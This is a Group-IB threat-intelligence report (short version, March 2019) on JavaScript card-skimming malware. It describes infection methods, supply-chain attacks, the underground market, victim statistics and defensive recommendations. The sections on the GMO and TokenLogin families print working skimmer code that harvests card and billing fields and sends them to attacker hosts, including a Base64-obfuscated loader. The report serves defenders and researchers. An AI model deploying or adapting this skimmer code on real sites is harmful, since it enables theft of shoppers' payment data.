



MARCH 2019

SHORT VERSION

CRIME WITHOUT PUNISHMENT

IN-DEPTH ANALYSIS OF JS-SNIFFERS

- **REGISTER FOR A FREE PRODUCT TOUR TO TEST DRIVE ALL THE BENEFITS OF GROUP-IB THREAT INTELLIGENCE AND RECEIVE THE FULL VERSION OF THE REPORT BY CONTACTING US THROUGH**

research@group-ib.com

TABLE OF CONTENTS

Introduction	3
Key findings	5
Subject of research	5
How JS-sniffers work	6
Methods of infection	8
Attacks via supply chain	8
JS-sniffer as a service	12
Scale of infections and victims	12
Recommendations for affected parties	14
Detailed description of JS-sniffers families	15
GMO	15
TokenLogin	16
TokenMSN	19
ImageID	20
PreMage	26
MagentoName	27
PHP backdoors	28
GetBilling	31
WebRank	32
PostEval	38
Illum	39
FakeCDN	43
CoffeMokko	45
ReactGet	49
G-Analytics	56
Qoogle	60

CHAPTER IS AVAILABLE IN FULL VERSION ONLY

INTRODUCTION

The underground market for the sale and rental of malware, like any other market, has its own structure and is divided into segments. Each niche has its own developers, customers, sellers, and intermediaries. In this case, the products include viruses, Trojans of all types, RAT, rootkits, as well as frameworks for their creation - builders and various modules that allow purchasers to create complex malware or improve the characteristics of existing malware samples.

Often, however, cybersecurity analysts are unaware of threats that do not rush to make themselves known. Over time, the market niche of these threats increases, new actors appear, the software itself begins to be divided into families, competition unfolds, and damage increases. The result is a poorly-studied type of malware striking a blow.

Thus, in September 2018 it became known that users of the site and mobile application of the international airline British Airways were compromised. All of its customers who made bookings using the company's official website or application between 25 August and 5 September, 2018 were at risk. In total, the personal and financial data of 380,000 people fell into the hands of threat actors.

The new incident became known in March 2019, thanks to the Group-IB team. Group-IB Threat Intelligence experts discovered that the website of the international sporting goods company FILA UK was infected, which could have led to the theft of payment details of at least 5,600 customers for the past 4 months.

In both cases, threat actors injected JavaScript code stealing the financial data entered by users. It was done using a JS-sniffer. This type of malware seemed to be a rather primitive threat to large players like banks and payment systems, as it is commonly believed that the targets of JS-sniffers are small online stores. But it's time to question that belief. First, when a site is infected, everyone is involved in the chain of victims - end-users, payment systems, banks and companies that sell their goods and services on the Internet. Secondly, the examples above are not the only precedents of JS-sniffers being planted on the sites of large companies, which means that this "insignificant threat" is growing.

Group-IB Threat Intelligence specialists continuously monitor the appearance of new JS-sniffers, both universal and specially designed for specific CMS (Content Management System). Taking into account the growing volume of this malicious code market segment, Group-IB team decided to analyse the family of JS-sniffers, significantly complementing previously existing descriptions and reports on the market.


What is JS-sniffer?

A JS-sniffer is a type of malicious code injected by threat actor into the victim's website to intercept user input: bank card numbers, names, addresses, logins, passwords.

In this report, the Group-IB team presents the results of its study and analysis of the following parameters describing the JS-sniffer market:

- **Total number of JS-sniffer families** has reached 38 (whereas previously only 12 were known). 15 out of these 38 families are described in the report (and at least 8 out of these 15 families are described for the first time). The rest will be uploaded to Group-IB Threat Intelligence system.
- **Classification of JS-sniffers** was added describing two types of JS-sniffers: universal and specialized (developed for a specific CMS or payment system).
- **Connections between JS-sniffers and signs of “competition”** at the technological level when malicious code of the one family is programmed to “displace” an earlier infection or use it as a “donor”.
- **Ways JS-sniffers are sold or rented**, as well as how customers are moving from one JS-sniffer provider to another.
- **Classic and new schemes of attacks**, including the creation of fake webpages for real payment systems with full copy of their branding.
- **The total number of sites infected with JS-sniffers** with confirmed belonging to a particular family.

The trends in the development of JS-sniffers identified in this study deepen our understanding of this type of threat and provide a good basis for investigating cybercrime carried out with this malicious code.



KEY FINDINGS

Subject of research

A JS-sniffer is a type of malicious code injected by threat actor into the victim's website to intercept user's input: bank card numbers, names, addresses, logins, passwords and other data. Threat actors resell the data they obtain or use it themselves to purchase valuable goods, usually for the purpose of resale and, accordingly, to earn money.
















RiskIQ analysts were the first to analyse the activities of JS-sniffers, and identified 12 groups under the common name MageCart. Group-IB experts studied these JS-sniffers and, thanks to proprietary analytical systems, were able to discover their entire infrastructure as well as access sources and tools. This approach allowed for better attribution and identification of at least 38 different families.

Group or family?

A JS-sniffer can either be developed by a particular threat actor, or be a program provided to customers for rental or sale. Since in some cases it is difficult to determine how many people use the JS-sniffer, Group-IB experts call them families, not threat actors.

Each family has unique characteristics, and they are most likely managed by different people: all JS-sniffers perform similar functions and the creation of two JS-sniffers by one cybercriminal would be inexpedient.

The research continues: descriptions of all JS-sniffers appear in the Group-IB Threat Intelligence system. This report analyses the work of 15 JS-sniffer families and the differences between them. At least 8 of these families are described for the first time and have not been investigated before.

 TokenLogin	March 2016	 Illum	End of 2016	 MagentoName	December 2017
 TokenMSN	Mid 2016	 WebRank	End of 2016	 ImageID	End of 2017
 G-Analytics	September 2016	 ReactGet	June 2017	 GetBilling	Start of 2018
 PreMage	November 2016	 PostEval	Mid 2017	 Qoogle	April 2018
 FakeCDN	November 2016	 CoffeMokko	September 2017	 GMO	May 2018

List of JS-sniffer families analyzed in this report: 15 out of 38 discovered by Group-IB team

Potentially huge number of victims (it's a rare person today who doesn't buy online) and illustrate the urgency of the problem. Also this threat is not being taken seriously as it should be and therefore cybercriminals have a sense of impunity and the number of attacks is growing. A multi-linked chain of victims include different parties: user, online store, payment system, bank, all of them suffer from attacks.

<p>USERS</p> <ul style="list-style-type: none"> • data compromise • direct financial loss 	<p>ONLINE SHOPS</p> <ul style="list-style-type: none"> • reputational damage, customer outflow and even closure • compliance and violation of regulatory requirements for data safety • reimbursement of losses to clients
<p>PAYMENT SYSTEM OR ACQUIRING BANK</p> <ul style="list-style-type: none"> • Illegal use of the brand - phishing pages • reduced user confidence & trust • safety system alarms, suspicions of targeted attacks 	<p>CARD ISSUER BANK</p> <ul style="list-style-type: none"> • reputational damage, compromise of customer card data • operational costs on investigating money theft from a client's card • safety system alarms, suspicion of targeted attacks • reimbursement of losses to clients

How JS-sniffers work

Step 1 - Obtain access to the site with the ability to change scripts on it

- **Option 1** - obtain login and password for the administrator panel via password-stealing malware or other methods.
- **Option 2** - find vulnerable sites and use exploits of popular CMS or known vulnerabilities of service providers to get access to modify site files.
- **Option 3** - find another group that has already gained access to the site and buy it out.

Step 2 - Acquire the JS-sniffer

- **Option 1** - develop the JS-sniffer.
- **Option 2** - purchase/rent the JS-sniffer on an underground forum.


Step 3 - Install the JS-sniffer

JS-sniffer installed via a control panel or web-shell collects data and sends it to a host managed by the threat actor. Some families use methods that allow them stay unnoticed during a manual check:

- adding it to the legitimate library of scripts;
- suspending JS-sniffer activity when a user uses the developer console (e.g. Chrome DevTools or Firefox Browser Toolbox).

Step 4 - Monetization


- **Option 1** - sale data to carders - cybercriminals who earn money from the resale of goods or services purchased using stolen bank cards. From each card, the threat actor can get from 1 to 5 USD. This method is the simplest and require only to have contacts with several verified buyers.
- **Option 2** - using stolen cards to purchase goods which are easy to resell: gadgets, electronics, home appliances, interior items, clothes and shoes.



The picture shows a telegram bot offering to buy data stolen by JS-sniffers - 24/7, at a price of 5 to 10 dollars.

After being collected, the payment information and personal data of the victim are sent to the threat actor's server. The server responsible for receiving stolen data is a gate. The JS-sniffer chain can use multiple levels of gates located on different servers or hacked sites, making it difficult to detect the threat actor's end server. However, in some cases, the administrative panel is located on the same host as the gate used for collecting the stolen data.

The threat actor's end server for tracking JS-sniffer activity and exporting stolen data can be either a fully-featured administrative panel or a server for hosting database administration tools. For example, administrative panel functions can be performed by such tools as Adminer or phpMyAdmin.



Scheme of the sniffer's work

Methods of infection:

Threat actors use various methods to infect sites and inject malicious code:

1) CMS vulnerabilities - malicious code can be injected into the code of online store sites by exploiting vulnerabilities in CMS developed specifically for online stores - Magento, OpenCart and others.

- By downloading a web shell to the site by exploiting the vulnerability, with subsequent modification of the site files; or
- By implementing JS-sniffer code by exploiting a vulnerability that allows malicious code to be added to one of the site code blocks: for example, to a footer.

2) Hacking the administrative panel of the site

The JS-sniffer can be installed by obtaining the administrative panel of the site with the permission to edit files. Login and password can be compromised by several methods:

- Stealers (if the web developer saved the password in the browser)
- Brute force
- Injecting code for password stealing

3) Hacking of third-party services


The JS-sniffer can get to the target site by hacking third-party services, the scripts of which work on the target site:

- Hacking websites which provide services for online stores (customer support chats, or analytics and statistics systems). By injecting malicious code into the code of service scripts, the JS-sniffer gets into the code of online stores' sites.
- Hacking the accounts of CDN services with the ability to modify scripts loaded from CDN to target sites.

Attacks via supply chain

The threat actor that used the WebRank JS-sniffer family often carried out attacks on third-party sites that provide various services for other sites. For example, by hacking into the web analytics system, threat actors injected the JS-sniffer code into the web analytics script. This script, which is loaded by a large number of sites, loaded a bank card JS-sniffer along with itself.

The use of third parties to deliver JS-sniffers to victims' websites also explains the hacking of the rival MagentoName JS-sniffer family. During one wave of MagentoName JS-sniffer infections, the threat actor used JS-sniffers posted on hacked legitimate websites. WebRank JS-sniffer operators gained access to the MagentoName JS-sniffer code and added their malicious code to it.



Breakdown of attacked resources by CMS

One of these attacks was the attack on Feedify, a real-time push notifications service. By injecting the JS-sniffer code into the code of the file, which was located at <https://feedify.net/getjs/feedbackembad-min-1.0.js>, the threat actor automatically uploaded the JS-sniffer to all Feedify customers, and their sites were infected with the feedbackembad-min-1.0.js script.

The injected code was obfuscated. Decoding the script produces JS-sniffer code. Stolen data was sent to the threat actor's website: <https://info-stat.ws/js/slider.js>. Data is only sent if the user's address meets certain criteria. Hackers use this method to try to determine whether the user is on the payment page, by using a list of keywords.

Initially, the JS-sniffer was injected into the Feedify code on 17 August, and on 11 September it was detected and removed. However, the intruders re-infected it on 12 September. Attacks on third-party suppliers have proven successful: more than 60% of the 300 sites downloading the Feedify script belong to eCommerce websites, and therefore are targets for the WebRank JS-sniffer family.

Target payment systems

In terms of architecture, each JS-sniffer has a client and a server parts.

The client part of the JS-sniffer is responsible for initial data collection, which can be carried out in various ways:

- on a hard-coded list of names of payment forms fields for various payment systems;
- using a list of regular expressions that define fields of interest to the JS-sniffer and contain sensitive information;
- according to the list of basic HTML elements used in the payment form.

The server part of the JS-sniffer is the application the JS-sniffer operator works with.

The functions performed by the server depend on how accurately the client part determines the type of data stolen: if the data is transmitted in unprocessed form, it means that identification of the card number, CVV, expiration date, etc is done in the administrative panel.

Processing the data in the administrative panel is advantageous, as it is easier for the hacker to make changes to the administrative panel code if necessary than to change the code of the JS-sniffer injected into the online store website.

However, many JS-sniffer families are not universal and use unique options for each individual payment system, which requires modification and testing of the script before each infection.

Universal JS-sniffers

Universal JS-sniffers are JS-sniffer families that are set up to steal information from different types of payment forms and do not require modifications for specific websites.

G-Analytics and **WebRank** JS-sniffer families are designed to collect all the content of the hardcoded list of HTML elements, which means that parsing all the collected information is conducted in the administrative panels of these JS-sniffers, on the server side.

WebRank JS-sniffers search for elements such as "text", "a", "button", "input", "submit" and "form" and create specific event handlers for them all.

G-Analytics JS-sniffers search for elements such as "input", "select", "textarea", "checkbox". If the result of this search contains data matching the regular expression of a credit card number, the JS-sniffer sends this information to the attackers' server.

JS-sniffers for specific CMS

Most JS-sniffer families detected were created to steal information from the payment forms of a specific CMS. These JS-sniffers search for specific fields by the list of names hardcoded in the JS-sniffer source code. Such fields could contain the victim's payment information.

The following JS-sniffer families search default Magento fields:

- PreMage
- MagentoName
- FakeCDN
- Qoogle

The **GetBilling** JS-sniffer family also targets Magento websites, however it searches not for fields but for forms, by name.

The **PostEval** JS-sniffer family targets **OpenCart** websites. These JS-sniffers use a hardcoded list of names that correspond to the fields in a payment form. The list of field names is used to search for the victim's payment information.

Breakdown of target payment systems by JS-sniffer families

GMO	TokenLogin	TokenMSN	ImageID	CoffeMokko	ReactGet	
		●	●	●	●	Adyen
					●	ANZ eGate
●	●	●	●	●	●	Authorize.Net
		●	●		●	Braintree
				●		Chase Paymentech (Orbital)
		●				Cielo
				●	●	CyberSource
					●	DataCash (MasterCard)
		●				EBANX
		●	●		●	eWAY
		●			●	Fat Zebra
					●	First Data
					●	Flint
					●	Heartland Payment Systems
		●				heidelpay
					●	LinkPoint
				●		MivaPay
		●				Moip
					●	Moneris Solutions
		●				MundiPagg
		●				Pagar.me
		●				PagSeguro
			●			Payflow
		●				Paymetric
				●		PayOnline
	●		●	●	●	PayPal
		●				Pin Payments
					●	PsiGate
					●	Quickbooks Merchant Services
					●	Realex Payments
	●		●	●	●	Sage Pay
		●				Secure Trading
●		●	●	●	●	Stripe
	●					Tranzila
●					●	USAePay
●			●	●	●	Verisign
		●				Wirecard
			●			Website Payments Pro
●			●			WorldPay

JS-sniffer as a service

Each individual family of JS-sniffers can represent different types of services. When analysing underground forums intended for communication between cybercriminals, a large number of services were discovered offering their customers a complete solution, including:

- JS-sniffer or utility for generating JS-sniffers;
- Administrative panel for data processing and tracking JS-sniffer activity;
- Manuals for infecting online store sites;
- Ready-made exploits to infect sites;
- Auxiliary utilities for searching for vulnerabilities and mass infection of the sites.

An analysis of some JS-sniffer families showed that in some cases the domains used to store the JS-sniffer code and to collect stolen data were registered by different users. In other cases, the code has been modified, and different obfuscation methods and techniques of hiding malicious activity were used. This may indicate that a separate family of JS-sniffers is used by different threat actors, that is, delivered as a service.

In other cases, the activities of a certain threat actor have been clearly defined, which could mean independence from outside developers and usage of its own products only. This would mean that these threat actors must have at least one person with web development skills and knowledge of languages such as HTML, JavaScript and PHP.

Scale of infections and victims

The JS-sniffer families which have been detected were used to infect at least 2,440 online stores that accept bank cards. The total daily number of visitors of all the infected sites is more than 1.5 million people.


The average number of visitors to infected sites for each JS-sniffer family shows which JS-sniffers are used to infect the most popular online stores: the average number of visitors to sites infected with Illum, G-Analytics and TokenMSN is about 3,000 people per day per site while the same number for MagentoName is about 500 people.

Due to the massive infections of sites (with the highest numbers of total visitors for infected sites being on those infected by the families MagentoName and CoffeMokko), sites infected with these JS-sniffers are visited by more than 440,000 people daily. The JS-sniffer family which infected the third-most sites is the WebRank, representing 250,000 visitors.

An analysis of the sites showed that more than half of them were infected with the MagentoName, whose operators use vulnerabilities to inject malicious code into the code of sites running older versions of CMS Magento.


How much JS-sniffers cost

The cost of JS-sniffers ranges from \$250 to \$5,000. Some services provide the opportunity to work in partnership: the client provides access to the store and gets 80% of the revenue, and the JS-sniffer creator is responsible for providing hosting servers, technical support and an administrative panel for the client.




Statistics of total visitors for sites infected by different JS-sniffers families daily

More than 13% of infections occur due to the WebRank, which is used in attacks on third-party services to inject malicious code into target sites. Additionally, 11% are infected by JS-sniffers of the CoffeMokko family.



Breakdown of attacked resources by JS-sniffers families

Based on an analysis of the list of TLDs (top-level domains) of infected online stores, it can be concluded that attackers are generally interested in infecting sites from major developed countries: the USA ,Great Britain, Australia, Germany.



Breakdown of attacked resources by top-level domains

Recommendations for affected parties:

For the issuer bank of the compromised card

- Notify users about possible risks arising in the online payment process when using bank cards.
- If your company's bank cards have been compromised, block the card and inform users about the use of an online store that has been infected with a JS-sniffer.

For online store administrators

- Use strong, unique passwords and change them regularly.
- Install all necessary updates for your software, including CMS. This will complicate the process of loading the web shell for the attacker.
- For payment on a website, use a payment window that opens inside a separate iframe element, without using third-party scripts.
- Carry out regular inspections and safety audits of your site.
- Use the appropriate systems to log all changes that occur on the site, as well as log access to the site control panel, and track file change dates. This will help you detect infection of site files with malicious code, as well as the fact of unauthorized access to the site or web server.

For the payment system / payment processing bank

- If you provide payment services for e-commerce sites, inform your customers about the threat of JS-sniffers and basic security techniques when accepting online payments on the sites.
- Use an online payment window that runs on a separate page of your service, not on the online store page. This will help to prevent theft of customers' bank card data even if malicious code is injected into the online store website.
- Make sure that your services use a correctly-configured Content Security Policy.

DETAILED DESCRIPTION OF JS-SNIFFERS FAMILIES

GMO | newly discovered

The GMO JS-sniffer was used in attack on FILA UK described in the introduction to this report. It attacks websites running CMS **Magento**, the earliest activity for dates back to **07 May, 2018** when the domain name and a gate were created.

Description

When a site is infected, the attackers inject JavaScript code into the code of the target site page that is responsible for loading the JS-sniffer: the code checks whether user billing data has already been collected by checking the presence of data in localStorage with a special key, or whether there is a /checkout/ substring. If at least one of these conditions is true, the body of the JS-sniffer responsible for interception of the user's credit card will be injected into the online store page. The reference to a PHP-script returning JS-sniffer code is encoded in Base64.

```
<script type="text/javascript">
jQuery(document).ready(function(){if(localStorage.getItem('PxtBxZvZQo6KRhppf1') == 1 ||
(new RegExp('/checkout/')).test(window.location)){jQuery.getScript(atob('
aHR0cHM6Ly9nbW8ubGkvanMucGhwP3I90TM3NjM1'));}});</script>
```

Data collection is carried out with hard-coded names of payment form fields.

```
function getSubmitData() {
var obj = {};
var data;
obj['st'] = jQuery('#billing\\:street1').val() + ' ' + jQuery('#billing\\:street2').val();
obj['ci'] = jQuery('#billing\\:city').val();
obj['na'] = jQuery('#cardsaveonlinepayments_cc_owner').val();
obj['nu'] = jQuery('#cardsaveonlinepayments_cc_number').val();
obj['em'] = jQuery('#cardsaveonlinepayments_expiration').val();
obj['ey'] = jQuery('#cardsaveonlinepayments_expiration_yr').val();
obj['cv'] = jQuery('#cardsaveonlinepayments_cc_cid').val();
obj['e'] = jQuery('#billing\\:email').val();
obj['p'] = jQuery('#billing\\:telephone').val();
obj['z'] = jQuery('#billing\\:postcode').val();
if (obj['nu'].length < 15 || obj['nu'] == '4111111111111111' ||
obj['cv'].length < 3 || obj['em'] == '' || obj['ey'] == '') {
return null;
}
data = window.btoa(JSON.stringify(obj));
return data;
}
```

If the data is collected successfully, it will be saved to localStorage and then sent to the JS-sniffer gate via an image request. The link to the gate is also Base64-encoded, and the gate is located on the same server as the script for loading the JavaScript code of the JS-sniffer.

```
function SendData() {
  if (window.devtools.open) return;
  var data = JSON.parse(SaveLoadLocalStorage());
  if (data && data.length) {
    var item = data[0];
    var img = new Image();
    img.onload = function() {
      SaveLoadLocalStorage(item.time, 2)
    };
    img.src = atob('aHR0cHM6Ly9nbW8ubGkvc3Rhdc5waHA/cj04OTI2ODUm') + 'data=' + item.data;
  }
}
```

Infrastructure

Domain	Detection date/ Creation date
gmo.li	07.05.2018

TokenLogin newly discovered

Analysis of malicious campaigns using this family of credit card JS-sniffers showed that website infections were first detected in **the middle of 2016**. The first domain name created for hosting an administrative panel for the TokenLogin JS-sniffer was registered on **31 March 2016**.

It was also discovered that some files of one of the hosts used to deploy the administrative panel were modified in **April 2016**. We can therefore assume that this JS-sniffer family appeared around this time. JS-sniffers of the TokenLogin family were detected on websites that work with CMSs and platforms such as **Magento, Shopify, and Bigcommerce**.

Description

The TokenLogin JS-sniffer was developed using the jQuery framework. During an infection, malicious script injects JS-sniffer into existing HTML before the last body tag. This type of infection has two goals: first, to make it complicated to manually detect the JS-sniffer code, and second, to make automatic reinfection simpler in case the JS-sniffer is removed.

Presumably, when the attackers gain access to a shop's website, they create additional backdoors to regain access and restore the JS-sniffer. In such cases, in order to automatically inject the JS-sniffer into the website, attackers must create a routine that will find the last body tag and place sniffing code before it.

All payment data is saved to local storage and then sent to the attacker's server via an HTTP POST request, as long as the JS-sniffer is active. In some cases, JS-sniffers that run data validation were found; in other cases, there were no modifications or checks of stolen data on the client side.


```


jQuery(document).ready(function() {
  jQuery('#co-billing-form').change(function() {
    localStorage.setItem("billing", jQuery("#co-billing-form").
      serialize());
  });
  jQuery('#co-payment-form').change(function() {
    if (jQuery('input[name="payment[cc_number]"').val().replace(/^[^
0-9]/g, '').length > 14 && jQuery('input[name="payment[
cc_cid]"').val().replace(/^[^0-9]/g, '').length > 2) {
      jQuery.ajax({
        url: 'https://jquerycdnlibrary.com/
gate.php?token=graGD3Bv',
        data: jQuery('#co-payment-form').serialize() + '&' +
          localStorage.getItem('billing'),
        type: 'POST'
      });
    }
  });
});
});

```

Administrative panel

While analysing hosts used as gates for receiving stolen information, multiple administrative panels with text in Russian were detected.

Some folders on the web servers were open, which provided us with "Last modified" dates and helped us understand when these panels were deployed for new campaigns.



Monetisation of stolen information

Group-IB specialists detected a sample of the JS-sniffer presumably linked to the TokenLogin family and actively used in 2016.

```

(document).ready(function(){
  jQuery(document.body).change(function(){
    if (jQuery('input[name="payment[cc_number]"').val().length >=
15 && jQuery('input[name="payment[cc_cid]"').val().length >=
3) {
      jQuery.ajax({
        url: 'https://jscdn-jquery.com/bootstrap.php',
        crossDomain: false,
        data: jQuery(jQuery.merge(jQuery('#co-payment-form'),
          jQuery('#co-billing-form'))).serializeArray(),
        headers: {'X-Requested-With': 'XMLHttpRequest'},
        type: 'POST',
        dataType: 'json',
        success:function(resp)
        {
          return false;
        },
        error:function(jqXHR, textStatus, errorThrown)
        {
          return false;
        }
      });
    }
  });
});


```

Index of /js

Name	Last modified	Size	Description
Parent Directory		-	
bootstrap.min.js	2017-05-11 11:18	35K	
datatables/	2017-05-11 11:18	-	
flot/	2017-05-11 11:18	-	
jquery.min.js	2017-05-11 11:18	94K	

Apache/2.4.7 (Ubuntu) Server at jquerycdnlibrary.com Port 443

